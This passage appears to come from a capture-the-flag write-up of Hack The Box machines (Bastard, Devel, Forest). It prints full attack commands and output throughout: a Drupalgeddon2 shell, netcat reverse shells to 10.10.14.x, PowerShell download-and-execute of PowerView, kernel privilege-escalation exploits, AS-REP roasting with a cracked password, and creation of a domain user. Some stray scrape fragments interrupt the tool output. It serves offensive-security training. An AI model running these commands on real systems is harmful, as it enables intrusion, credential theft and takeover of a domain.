- Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 ~ `user/register` URL, attacking `account/mail` & `#post_render` parameter, using PHP's `passthru` function
- Drupal < 7.58 ~ `user/password` URL, attacking `triggering_element_name` form & `#post_render` parameter, using PHP's

Downloading and running this exploit grants us a shell onto the system:

```
drupalgeddon2>> whoami  
nt authority\iusr  
drupalgeddon2>> ipconfig  
Windows IP Configuration
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.10.10.9  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.10.10.2
```

Tunnel adapter isatap.{56FEC108-3F71-4327-BF45-2B4EE355CD0F}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :
```

Tunnel adapter Local Area Connection* 9:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
drupalgeddon2>> []
```

This shell is difficult to manage so lets gain a reverse shell by copying NetCat from an SMB share and using it to connect to our NetCat listener:

```
└─(kali㉿kali)-[~/impacket-master/impacket]  
└─$ smbserver.py share .  
Impacket v0.10.1.dev1 - Copyright 2022 Fortra  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

```
drupalgeddon2>> copy \\10.10.14.6\share\nc.exe .  
1 file(s) copied.  
drupalgeddon2>> nc.exe -e cmd.exe 10.10.14.6 443
```

```
(kali㉿kali)-[~/HTB/Bastard]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.9] 50552
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>
```

Privilege Escalation

Now to begin enumeration for a privilege escalation. We can start with *systeminfo*:

C:\inetpub\drupal-7.54>systeminfo

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Host Name: BASTARD
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600 Go to file Code
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 55041-402-3582622-84461
Original Install Date: 18/3/2017, 7:04:46 4 years ago
System Boot Time: 31/1/2023, 11:53:49 4 years ago
System Manufacturer: VMware, Inc. Lua Nginx WAF's bypass
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 Genuine
Intel ~2294 Mhz [02]: Intel64 Family 6 Model 85 Stepping 7 Genuine
Intel ~2294 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: el;Greek
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2.047 MB
Available Physical Memory: 1.580 MB
Virtual Memory: Max Size: 4.095 MB
Virtual Memory: Available: 3.604 MB
Virtual Memory: In Use: 491 MB
Page File Location(s): C:\pagefile.sys
Domain: Drupalgeddon2 ~ https://github.com/dreadlocked/Drupalgeddon2/
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
Supports: [01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: No
IP address(es) [01]: 10.10.10.9

Now we can feed the system information to the windows exploit suggester:

```
(kali㉿kali)-[~]
└─$ python2 windows-exploit-suggester.py --database 2023-01-31-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3 ...requests [+] Actions [+] Projects [+] S...
[*] database file detected as xls orxlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

Now we can attempt to exploit one of the recommendations. In this case we'll try MS10-059. First we must take the executable and copy it to the target machine. We can do this by setting up a SMB server on our host machine and copying it to the target:

```
(kali㉿kali)-[~/impacket-master/impacket]
$ smbserver.py share .
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
C:\inetpub\drupal-7.54>copy \\10.10.14.6\share\MS10_059.exe
copy \\10.10.14.6\share\MS10_059.exe
    1 file(s) copied.
```

Next we'll run the exploit:

```
C:\inetpub\drupal-7.54>MS10_059.exe 10.10.14.6 8080
MS10_059.exe 10.10.14.6 8080
/Chimichurri/—This exploit gives you a Local System shell <BR>/Chimichurri
values ... <BR>
```

```
(kali㉿kali)-[~] - Drupalgeddon2' RCE (v0.18.002)
$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.9] 50605
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

Devel/IIS5.0-7.0 & FTP

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.5 > devel_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that FTP or File Transfer Protocol and HTTP are services that the system is hosting.

```
(kali㉿kali)-[~/devel]
$ cat devel_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 10:57 EST
Nmap scan report for 10.10.10.5
Host is up (0.046s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpt
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM          <DIR>      aspnet_client
| 03-17-17 04:37PM          689 iisstart.htm
|_03-17-17 04:37PM          184946 welcome.png
|_ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
|_http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not fi
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|2008|7|8.1|Vista
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_
rosoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%),
r 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 Professional
1%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista S
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  60.37 ms  10.10.14.1
2  60.65 ms  10.10.10.5

OS and Service detection performed. Please report any incorrect r
Nmap done: 1 IP address (1 host up) scanned in 138.59 seconds
```

The Nmap scan revealed that the FTP server allows Anonymous login and reveals the content of the server.

```
21/tcp open  ftp      Microsoft ftpt
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM          <DIR>      aspnet_client
| 03-17-17 04:37PM          689 iisstart.htm
|_03-17-17 04:37PM          184946 welcome.png
|_ftp-syst:
|_ SYST: Windows_NT
```

A directory brute force reveals that the content of the FTP server is connected to the webpages.

```
[kali㉿kali)-[~]
$ dirb http://10.10.10.5

DIRB v2.22
By The Dark Raver

START_TIME: Thu Jan 26 11:44:22 2023
URL_BASE: http://10.10.10.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.10.10.5/ —
⇒ DIRECTORY: http://10.10.10.5/aspnet_client/
— Entering directory: http://10.10.10.5/aspnet_client/ —
⇒ DIRECTORY: http://10.10.10.5/aspnet_client/system_web/
— Entering directory: http://10.10.10.5/aspnet_client/system_web/ —

END_TIME: Thu Jan 26 11:49:37 2023
DOWNLOADED: 13836 - FOUND: 0
```

Now to test for a vulnerability in IIS version 5.0-7.0 that allows anyone with access to the FTP server to upload files for a web page:

FTP allowed us to upload a reverse shell. Now we'll set up a NetCat listener and navigate to the reverse shell and see if we gain access to the server.

The screenshot shows a web browser window with the URL `10.10.10.5/shell.aspx`. The page content is a terminal session on a Windows machine. The session starts with the command `nc -lvp 443`, which listens on port 443. A connection from the IP `10.10.14.4` is established, and the terminal displays the Windows version information: `Microsoft Windows [Version 6.1.7600]`. It also shows the copyright notice: `Copyright (c) 2009 Microsoft Corporation. All rights reserved.` The prompt ends with `c:\windows\system32\inetsrv>`.

```
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.5] 49186
Microsoft Windows [Version 6.1.7600]
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c:\windows\system32\inetsrv>
```

The page loads and a webshell is caught.

Privilege Escalation

Now to gather some information about the target system using the `systeminfo` command:

```
C:\>systeminfo
systeminfo

Host Name: DEVEL
OS Name: Microsoft Windows 7 Enterprise
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: babis
Registered Organization:
Product ID: 55041-051-0948536-86302
Original Install Date: 17/3/2017, 4:17:31 ♦♦
System Boot Time: 26/1/2023, 5:48:44 ♦♦
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: el;Greek
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 3.071 MB
Available Physical Memory: 2.477 MB
Virtual Memory: Max Size: 6.141 MB
Virtual Memory: Available: 5.557 MB
Virtual Memory: In Use: 584 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: vmxnet3 Ethernet Adapter
      Connection Name: Local Area Connection 3
      DHCP Enabled: No
      IP address(es)
      [01]: 10.10.10.5
      [02]: fe80::58c0:f1cf:abc6:bb9e
      [03]: dead:beef :: 9e5:6cd7:b0f7:bb0d
      [04]: dead:beef :: 58c0:f1cf:abc6:bb9e
```

Note the Version of Windows: Windows 7 Build 7600. A quick Google search reveals a publicly known exploit.

Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)

EDB-ID: 40564 **CVE:** 2011-1249

EDB Verified: ✓

Author: TOMISLAV PASKALEV **Type:** LOCAL

Exploit: [Download](#) / [{}](#)

Platform: : **Date:** 2016-10-18

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Vulnerable App:

Now to compile the exploit you require a tool known as mingw-64. Install it with `sudo apt-get mingw-w64` and use the following command to compile it:

```
i686-w64-mingw32-gcc 40564.c -o priv_esc.exe -lws2_32
```

```
└─(kali㉿kali)-[~]
```

```
$ i686-w64-mingw32-gcc 40564.c -o priv_esc.exe -lws2_32
```

Now transfer the exploit by setting up a HTTP server on the host machine and using the following command on your target machine:

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'c:\Users\Public\Downloads\priv_esc.exe')"
```

```
C:\>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'C:\Users\Public\Downloads\priv_esc.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'C:\Users\Public\Downloads\priv_esc.exe')"
cd C:\Users\Public\Downloads
```

If done correctly the executable should be there:

```
C:\Users\Public\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971
1-046)
Directory of C:\Users\Public\Downloads

26/01/2023  08:37    <DIR>          .
26/01/2023  08:37    <DIR>          ..
26/01/2023  08:37    240.005 priv_esc.exe
                  1 File(s)       240.005 bytes
                  2 Dir(s)   4.696.227.840 bytes free
```

Now run the executable:

```
C:\Users\Public\Downloads>priv_esc.exe
priv_esc.exe
```

```
c:\Windows\System32>whoami
whoami
nt authority\system
```

```
c:\Windows\System32>
```

Forest/LDAP Enum Service Account Exploit

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.161 > Forest_scan
```

- -sV conducts a service enumeration scan

- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to an Active Directory Domain Control:

```
(kali㉿kali)-[~/HTB/Forest]
$ cat Forest_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 13:06 EDT
Nmap scan report for 10.10.10.161
Host is up (0.049s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-03-17 17:15:09Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
```

Since LDAP is open we can attempt an anonymous bind using the following command:

```
ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
```

- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```

└─(kali㉿kali)-[~/HTB/Forest]
$ ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=htb,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# htbs.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20230317165758.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAQNrI1l5QUq5WV+CaJoIcQ==
uSNChanged: 888873
name: htbs

```

Now we can use a tool known as `windapsearch.py` for further enumeration:

`python2 windapsearch_py2.py -d htbs.local --dc-ip 10.10.10.161 -U`

- -d Domain
- --dc-ip Domain IP Address
- -U User enumeration

```

└─(kali㉿kali)-[~/HTB/Forest/windapsearch]
$ python2 windapsearch_py2.py -d htbs.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ... success! Binded as:
[+]         None

[+] Enumerating all AD users
[+]     Found 28 users:

```

Further enumeration using the following command, directed us to a Service Account labelled `svc-al/fresco`

`python2 windapsearch_py2.py -d htbs.local --dc-ip 10.10.10.161 --custom "objectClass=*"`

- --custom Allows us to add filters to our query

```
(kali㉿kali)-[~/HTB/Forest/windapsearch]
$ python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*" 

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ... success! Binded as:
[+]         None
[+] Performing custom lookup with filter: "objectClass=*" 
[+]     Found 312 results:
```

```
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
```

Using the GetNPUsers.py script we can get the Kerberos TGT and attempt to get the password for the Service Account:

```
(kali㉿kali)-[~]
$ GetNPUsers.py htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:46ff9c69ada74b1395d2d98712d79fb8$820f105a6a3369399502
6cad3086efc83f6e6dfa5e52d3b3ed7f4a06cf0aa682b263da2c5fc207a6abf4b10a3774a2c367b88be02efe3a
4678de2182efa06eb1df9aacbc352936efd4e467f45466b92cf9e4331d9ea224144a67a9e2fb4c3e49ed321483
03d11d20cb49470013d2ef92cba221e2504a1988f915402beb109614ebf202ce3bf6c16d05f5a2d96fbcd473ba
96f775a1463b1f53c8cc20d4ec619e405118b2c8edb5e0faf8362b23158724d22173bb99eb5d39b91a205e2906
758dd866a3eebf8736519c4ec6810a18d7655ee9fd7adeaed69b04987a27893b61bc998b09a1a3da
```

Now we can use JohntheRipper to decrypt the hash:

john hash -w=/usr/share/wordlists/rockyou.txt

```
(kali㉿kali)-[~/HTB/Forest]
$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvic... ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:03 DONE (2023-03-17 19:10) 0.3311g/s 1352Kp/s 1352Kc/s 1352KC/s s40144740144740
1447 .. s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Next we can use evil-winrm since port 5985 is open, to gain shell access:

evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvic...

```
(kali㉿kali)-[~/HTB/Forest]
$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvic3
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
c() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
inrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

Privilege Escalation/Exploitation

Now that we are on the system we can begin enumeration to elevate our privileges. Since we have valid credentials we can use BloodHound to enumerate the Active Directory environment for us:

```
bloodhound-python -d htb.local -u svc-alfresco -p s3rvic3 -gc forest.htb.local -c all -ns 10.10.10.161
```

- -d Domain
- -u User
- -p Password
- -gc Host/FQDN
- -c Collection Method
- -ns Nameserver

```
(kali㉿kali)-[~]
$ bloodhound-python -d htb.local -u svc-alfresco -p s3rvic3 -gc forest.htb.local -c all -ns 10.10.10.161
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 14S
```

Now if we check our directory there will be several JSON files that we can import into BloodHound

```
(kali㉿kali)-[~]
$ ls
2023-03-14-mssb.xls      20230318124935_domains.json  20230318124935_ous.json    Documents   HTB          Pictures     rsa.py       Videos          Win_Exploit
20230318124935_computers.json  20230318124935_gpos.json  20230318124935_users.json  Downloads   Music        Public      systeminfo.txt  Windows-Exploit-Suggester
20230318124935_containers.json 20230318124935_groups.json  Desktop      hash        NC_Windows  __pycache__  Templates  windows-exploit-suggester.py
```

Drag and Drop the files into BloodHound

The screenshot shows the BloodHound interface running on a Kali Linux VM. On the left, there's a sidebar with sections for Database Info, Node Info, and Analysis. Under Database Info, it shows DB STATS with an Address of bolt://localhost:7687 and a DB User of neo4j. It also lists Sessions (0), Relationships (154), ACLs (108), and Azure Relationships (0). The ON-PREM OBJECTS section shows Users (0), Groups (21), Computers (1), OUs (0), GPOs (0), and Domains (0). The AZURE OBJECTS section is partially visible. In the center, a modal window titled "Upload Progress" displays three entries: "20230318124935_containers.json" (Upload Complete, 100%), "20230318124935_domains.json" (Upload Complete, 100%), and "20230318124935_gpos.json" (Upload Complete, 100%). A "Clear Finished" button is at the bottom right of the modal. At the bottom of the main window, there's a "Raw Query" button. The top right corner shows the IP address 10.10.14.18 and the time 12:54.

Now we can use BloodHound's Analysis Tool to determine the Shortest Path to Domain Admin:



Search for a node



Database Info

Node Info

Analysis

Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction

Find Kerberoastable Members of High Value Groups

List all Kerberoastable Accounts

Find Kerberoastable Users with most privileges

Find AS-REP Roastable Users (DontReqPreAuth)

Shortest Paths

Shortest Paths to Unconstrained Delegation Systems

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Shortest Path from Owned Principals

Shortest Paths to Domain Admins from Owned Principals

Shortest Paths to High Value Targets

Shortest Paths from Domain Users to High Value Targets

Find Shortest Paths to Domain Admins

Custom Queries

No user defined queries.

BloodHound will build a map of different routes to Domain Admin but we can filter it by labelling svc-alfresco as Owned

SVC-ALFRESCO@HTB.LOCAL

Set as Starting Node

Set as Ending Node

Shortest Paths to Here

Shortest Paths to Here from Owned

Edit Node

! Mark User as Owned

Mark User as High Value

Delete Node

DOMAIN ADMINS@HTB.LOCAL

Set as Starting Node

Set as Ending Node

Shortest Paths to Here

Shortest Paths to Here from Owned


Edit Node

! Mark Group as Owned

Unmark Group as High Value

Delete Node

Now we have a much smaller map and if you follow the lines between each point it'll tell you whether the a user is a member of the account or Genericall which may contain steps to gain further access:



If you right click and select help it'll display how you can laterally move or escalate privileges:

[Info](#)[Abuse Info](#)[Opsec Considerations](#)[References](#)

OPERATORS@HTB.LOCAL if you are not running a process as a member. To do this in conjunction with Add-DomainGroupMember, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force  
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB  
\dfm.a', $SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying \$Cred if you are not already running a process as ACCOUNT OPERATORS@HTB.LOCAL:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -C  
redential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-

[Close](#)

Each script requires you to run PowerView.ps1 on the target machine. Which we can do by setting up a python http server and using IEX to Download String:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')  
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

OPERATORS@HTB.LOCAL if you are not running a process

```
└─(kali㉿kali)-[~/HTB/Forest/priv_esc]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.161 - - [18/Mar/2023 13:06:14] "GET /PowerView.ps1 HTTP/1.1" 200 -  
[  whencreat  
ed ]
```

Fri, 20 Sep 2019 01:03:08 GMT

Now we need to create a new user, using net user command and add that user to the Exchange Windows Permissions group:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user gio passwd123 /add  
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups 'Exchange Windows Permissions' gio /add /Domain  
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```

And we can utilize the commands from BloodHound:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')  
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = ConvertTo-SecureString 'passwd123' -AsPlainText -Force  
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = New-Object System.Management.Automation.PSCredential('HTB\gio', $pass)  
